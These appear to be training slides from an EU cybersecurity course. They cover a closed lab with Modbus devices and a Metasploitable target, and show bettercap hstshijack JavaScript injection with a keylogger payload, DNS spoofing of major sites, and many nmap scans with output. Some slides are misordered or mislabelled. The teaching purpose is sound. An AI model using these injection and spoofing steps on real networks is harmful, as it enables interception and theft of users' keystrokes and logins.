



EDUCATION AND TRAINING

## CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

Next level cybersecurity education and training



# Network Protection for Energy Control Systems

## CSP004\_C\_E

PRESENTATION BY:  
DR. STEFAN SCHAUER  
DR. ABDELKADER SHAABAN  
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY



# Network Protection for Energy Control Systems

**These slides outline the essential offensive tools that will be used in this course.**

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.

# GNS3 Simulator

# GNS3 Simulator

## Field Devices


- Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

## Management Sector

- Network administration device for monitoring network traffic using Kali Linux.
- Wazuh Server: Details to be addressed later.

## Malicious Activities

- Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.



# Offensive Tools

## NMAP

# MITM (Continue): Code Injection

- **Inject JavaScript** code into loaded pages.
- The code **will be executed** by the **browser**.
- Examples of code execution include:
  - **Replacing links**
  - **Modifying images**
  - And more
- **To do so:**
  - Write a simple JavaScript code:
    - Javascript: **alert('Hello World');**
    - Save the file "**InjectExample.js**"
- Then, we will use the **`hsthijack` caplet**. Update the configuration of the **caplet configuration file**, which is located at: **`/usr/share/bettercap/caplets/hsthijack.caplet`**
- Update the payloads with the path to your **JavaScript** code:
- **\*:/usr/share/bettercap/caplets/hstshijack/payloads/InjectExample.js**
  - Here, the **code stored** on the **desktop** of the **Kali machine (attacker)** will be **loaded each time** the **user visits any website**.

# MITM (Continue): Code Injection

- Afterward run your caplet (or the bettercap spoofing attack commands)

Run the **hstshijack** caplet,  
using the following command

**hstshijack/hstshijack**

```

/bin/bash
/bin/bash 110x30
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 85

00000000 30 53 30 51 30 4f 30 4d 30 4b 30 09 06 05 2b 0e |0S0Q000M0K0...+.|
00000010 03 02 1a 05 00 04 14 69 0f e4 15 67 ed 6f 7f b5 |.....i...g.o..|
00000020 34 44 64 06 06 6f 09 67 07 71 72 04 14 74 a4 76 |4Dd..o.g.qr..t.v|
00000030 29 17 18 54 85 31 37 be 67 e6 06 58 c0 bc c5 05 |)..T.17.g..X...|
00000040 72 02 12 04 1e e5 29 ed 6b 8b fa 7c 70 88 a9 5c |r.....).k..|p..\|
00000050 52 92 70 dc 95 |R.p..|

192.168.122.0/24 > 192.168.122.27 » [10:56:19] [net.sniff.http.response] [10:56] 94.245.192.24:80 200 OK -> local
(504 B application/ocsp-response)
192.168.122.0/24 > 192.168.122.27 »
192.168.122.0/24 > 192.168.122.27 »
192.168.122.0/24 > 192.168.122.27 » hstshijack/hstshijack
[11:02:48] [sys.log] [inf] hstshijack Generating random variable names for this session ...
[11:02:48] [sys.log] [inf] hstshijack Reading SSL log ...
[11:02:48] [sys.log] [inf] hstshijack Reading caplet ...

Commands

hstshijack.show : Show module info.

Caplet

hstshijack.log > /usr/share/bettercap/caplets/hstshijack/ssl.log
hstshijack.ignore > *

```

# MITM (Continue): Code Injection


```
/bin/bash
/bin/bash 83x25
hstshijack.replacements > twitter.corn,*.twitter.corn,facebook.corn,*.faceboo
k.corn,apple.corn,*.apple.corn,ebay.corn,*.ebay.corn,linkedin.com
hstshijack.blockscripts > undefined
hstshijack.obfuscate > false
hstshijack.encode > false
hstshijack.payloads > */usr/share/bettercap/caplets/hstshijack/payloads/keylog
ger.js
> */root/Desktop/InjectExample.js

Session info
Session ID : SQDjwWfqSiLLRmd
Callback Path : /FZuWFrHB
Whitelist Path : /DbRejpMdmWXZoBHc
SSL Log Path : /EMsUNfHg
SSL Log : 71 hosts

[13:27:41] [sys.log] [inf] http.proxy started on 192.168.122.27:8080 (sslstrip disa
bled)
[13:27:41] [sys.log] [inf] dns.spoof twitter.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof *.facebook.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof *.apple.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof apple.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof *.twitter.corn -> 192.168.122.27
[13:27:41] [sys.log] [inf] dns.spoof ebay.corn -> 192.168.122.27
```

**Hstshijack caplate is loaded  
successfully**

How can we modify the code to ensure it only runs when the user visits a specific website?



# Offensive Tools

## NMAP

# NMAP

- It is a network tool used for network scanning and device discovery.
- It can also be used for **network management** and **security testing purposes**.
- The tool is capable of **exploiting** network **devices**, **detecting open ports**, and **identifying** available **services**.
- Additionally, it can perform **vulnerability** and **OS scanning**, generating reports with scan results to **improve network security**.

# NMAP **Scan for Open Ports**

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

Scans the **most common ports** on the target server

```
nmap 192.168.122.230
```

You can add **-F** to provide a fast scan

```
nmap -F 192.168.122.230
```

```
/bin/bash
/bin/bash 64x32
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:09 EDT
Nmap scan report for 192.168.122.230
Host is up (0.013s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.80 seconds
root@kali:~#
```

# NMAP Scan multiple hosts

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

Scan more than **one host** at the same time; let's scan the **Metasploit** and **server** devices.

```
nmap 192.168.122.230 192.168.122.109
```

## Additional commands

```
nmap 192.168.122.*
```

 Scan the entire subnet

```
nmap 192.168.122.103-109
```

 Scan for a range

```

/bin/bash
root@kali:~# nmap 192.168.122.230 192.168.122.109
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:33 EDT
Nmap scan report for 192.168.122.230
Host is up (0.012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)

Nmap scan report for raspberry (192.168.122.109)
Host is up (0.013s latency).
All 1000 scanned ports on raspberry (192.168.122.109) are closed
MAC Address: 08:00:27:52:A4:8F (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 14.45 seconds
root@kali:~#
  
```

Metasploit

Server

# NMAP

## Scan multiple hosts

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

Scan more than **one host** at the same time; let's scan the **Metasploit** and **server** devices.

```
nmap 192.168.122.* --exclude 192.168.122.27
```

Scan the **entire network**, **excluding** the attacker device with the IP ending in **.27**.

```

/bin/bash
root@kali:~# nmap 192.168.122.* --exclude 192.168.122.27
Nmap scan report for 192.168.122.1
Host is up (0.12s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
MAC Address: 52:54:00:1F:18:EC (QEMU virtual NIC)

Nmap scan report for 192.168.122.103
Host is up (0.026s latency).
All 1000 scanned ports on 192.168.122.103 are closed
MAC Address: 08:00:27:30:20:E0 (Oracle VirtualBox virtual NIC)

Nmap scan report for raspberry (192.168.122.109)
Host is up (0.023s latency).
All 1000 scanned ports on raspberry (192.168.122.109) are closed
MAC Address: 08:00:27:52:A4:8F (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.122.203
Host is up (0.024s latency).
All 1000 scanned ports on 192.168.122.203 are closed
MAC Address: 08:00:27:FA:75:14 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.122.230
Host is up (0.027s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds

```

# NMAP Scan to Find out OS Information

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

**Discover** the **operating system** information of the hosts that are mapped.

**nmap -A 192.168.122.230**

```

/bin/bash
/bin/bash 87x46
root@kali:~# nmap -A 192.168.122.230
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:16 EDT
Nmap scan report for 192.168.122.230
Host is up (0.0037s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 192.168.122.27
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
RTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ssl-date: 2024-09-30T10:18:02+00:00; 0s from scanner time.
|_sslv2:
|_  SSLv2 supported
|_  ciphers:
|_  SSL2_RC2_128_CBC_WITH_MD5
|_  SSL2_DES_64_CBC_WITH_MD5
|_  SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_  SSL2_RC4_128_EXPORT40_WITH_MD5
|_  SSL2_DES_192_EDE3_CBC_WITH_MD5
|_  SSL2_RC4_128_WITH_MD5
|_
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

```

# NMAP

## Scan to Find out OS Information

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

Retrieve **additional** details about the **operating system** of the **mapped** host.

**nmap -O 192.168.122.230**

```

/bin/bash
root@kali:~# nmap 192.168.122.230 192.168.122.109
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:33 EDT
Nmap scan report for 192.168.122.230
Host is up (0.012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)

Nmap scan report for raspberry (192.168.122.109)
Host is up (0.013s latency).
All 1000 scanned ports on raspberry (192.168.122.109) are closed
MAC Address: 08:00:27:52:A4:8F (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 14.45 seconds
root@kali:~#

```

Gateway (i.e., GNS3VM)

Server)

# NMAP

## Scan to Detect Firewall Settings

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

Retrieve whether a **firewall** is **active** on the host.

```
nmap -sA 192.168.122.230
```

```
/bin/bash
/bin/bash 87x19
root@kali:~# nmap -sA 192.168.122.230
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:46 EDT
Nmap scan report for 192.168.122.230
Host is up (0.011s latency).
All 1000 scanned ports on 192.168.122.230 are unfiltered
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.38 seconds
root@kali:~#
```

# NMAP

## Scan for Ports

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

Scan for a **particular port**


```
nmap -p 80 192.168.122.230
```

You can scan for **multiple ports**

```
nmap -p 80, 443 192.168.122.230
```

You can scan a **range** of ports

```
nmap -p 80-100 192.168.122.230
```



```
root@kali:~# nmap -p 80 192.168.122.230
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:52 EDT
Nmap scan report for 192.168.122.230
Host is up (0.0021s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.58 seconds
root@kali:~#
```

# NMAP

- Scan all **available devices** in your network (instead do **ping** for **each device**). Use the following command:
  - Nmap -sP <network>**

**Nmap -sP 192.168.122.0/24**

The **-sP** command will produce a list of which machines are active and available

```

/bin/bash
/bin/bash 83x25
root@kali:~# nmap -sP 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 05:48 EDT
Nmap scan report for 192.168.122.1
Host is up (0.0054s latency).      Gateway (i.e., GNS3VM)
MAC Address: 52:54:00:1F:18:EC (QEMU virtual NIC)
Nmap scan report for 192.168.122.103
Host is up (0.0029s latency).      ModbusTCP Client device
MAC Address: 08:00:27:30:20:E0 (Oracle VirtualBox virtual NIC)
Nmap scan report for raspberry (192.168.122.109)
Host is up (0.0027s latency).      ModbusTCP Server device
MAC Address: 08:00:27:52:A4:8F (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.122.203
Host is up (0.0031s latency).      Admin device (Kali Linux)
MAC Address: 08:00:27:FA:75:14 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.122.230
Host is up (0.0063s latency).      Metasploit Server
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)
Nmap scan report for kali (192.168.122.27)
Host is up.                        Attacker device (Kali Linux)
Nmap done: 256 IP addresses (6 hosts up) scanned in 15.22 seconds
root@kali:~#

```

Nmap completed the network scan in 15 seconds and detected 6 active devices.

# NMAP

- Scan all **all open** ports in the network/a particular device:

**nmap -sT -p 80 192.168.122.0/24**

- sT**: TCP connect (3-way handshake)
- p**: ports (you can use a **comma** “,” for multiple **searching of ports**)

```

/bin/bash
/bin/bash 78x25
root@kali:~# nmap -sT -p 80 192.168.122.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2024-05-27 11:25 EDT
Nmap scan report for gns3vm (192.168.122.1)
Host is up (0.0028s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 52:54:00:1F:18:EC (QEMU virtual NIC)

Nmap scan report for raspberry (192.168.122.103)
Host is up (0.0026s latency).

PORT      STATE SERVICE
80/tcp    closed http
MAC Address: 08:00:27:30:20:E0 (Oracle VirtualBox virtual NIC)

Nmap scan report for kali (192.168.122.27)
Host is up (0.000054s latency).

PORT      STATE SERVICE
80/tcp    closed http

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.34 seconds
root@kali:~#


```

# NMAP

Let's target the **Metasploit** device to **identify** and **determine** the **existing** vulnerabilities.

check if the **Metasploit** server is **online** and **reachable**:

```
nmap -sn 192.168.122.230
```



```
root@kali:~# nmap -sn 192.168.122.230
Starting Nmap 7.80 ( https://nmap.org ) at 2024-09-30 06:06 EDT
Nmap scan report for 192.168.122.230
Host is up (0.0022s latency).
MAC Address: 08:00:27:1C:88:30 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds
root@kali:~#
```

# Thank you

Please send all questions to:  
Abdelkader Shaaban,  
[abdelkader.Shaaban@ait.ac.at](mailto:abdelkader.Shaaban@ait.ac.at)  
Stefan Schauer  
[Stefan.Schauer@ait.ac.at](mailto:Stefan.Schauer@ait.ac.at)